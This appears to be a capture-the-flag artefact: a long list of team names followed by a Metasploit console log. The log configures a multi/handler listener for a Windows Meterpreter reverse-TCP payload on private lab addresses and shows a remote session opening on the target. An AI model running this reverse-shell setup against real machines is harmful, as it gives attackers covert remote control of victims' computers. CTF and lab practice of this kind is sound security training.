+PEQUIL.ctf+MLBGO+130x5 bits short of a byte+UC+Byteforce3+Death_Geas+St0yl3+M0505+The Black+CTErr0r+
+Individual+MikeJam+Flag_Predator+Klades+no_Sklds+SQ+CyberOWL+Ironhearts+Kizzle+gautie
+San Antonio College Cyber Rangers+sam.ninja+Akerbeltz+cheeseroyal+Ephyras+sard city+OrderingChaos+Pickle_Ricks+
+HexText+defiant+hefter+Flaggermeister+Oxford Brookes University+ODIE+noob_noob+Ferris Wheel+Ficus+ON0+jameless+
+Logic_bomb+dk4k0t+0th3rs+dcua+cccchhh819+Manzara's Magpies+pwn4lyfe+0poogy+Shrubbound Gang+society+HackJWU+
+asdfghjkl+00b131+cube_warriors+metever+Throne+Solva+0rex+Chandec+0x1337+deadbeef+Starchhhing+Dx+Tietu+glaviiva.turva+
+Inspiry+RPA Cyber Club+kurage+verflo+lammm+pelicans_for_freedom+switchteam+timdeparted+computerchairs+cool_runnings+
+chads+SecureShell+FeTetstHeken+CyberSquad+PGK+Trident+RedSeer+SOMA+EVM+Buckys_Angels+OrangeJuice+DemDirtyUserz+
+OpenToAll+B0rn2Hack+Bigglesworth+NIS+10Monkeys+Keyboard+TNGCrew+Cla55N0tF0und+exploits33kr+root_rulzr+InfosecIITG+
+superusers+H0rdT0R3m3b3r+operators+NULL+stuxCTF+Hackresc+llow+Eclipse+Gingabeast+Hamad+Immortals+arasan+MouseTrap+
+damm_sadboi+Tadaaa+null2root+HowestCSP+fezfezf+LordVader+Flag_Hunt3rs+bluenet+P0G2mE+

[+] Metasploit v6.1.27-dev
+ -- [ 2196 exploits - 1162 auxiliary - 400 post ]
+ -- [ 596 payloads - 45 encoders - 10 nops ]
+ -- [ 9 evasion ]

Metasploit tip: When in a module, use back to go
back to the top level prompt

msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 172.31.0.4
LHOST => 172.31.0.4
msf6 exploit(multi/handler) > set LPORT 443
LPORT => 443
msf6 exploit(multi/handler) > exploit
[*] Started reverse TCP handler on 172.31.0.4:443
[*] Sending stage (175174 bytes) to 172.30.0.40
[*] Meterpreter session 1 opened (172.31.0.4:443 -> 172.30.0.40:1785 ) at 2025-03-04 16:20:38 -0500

meterpreter >
```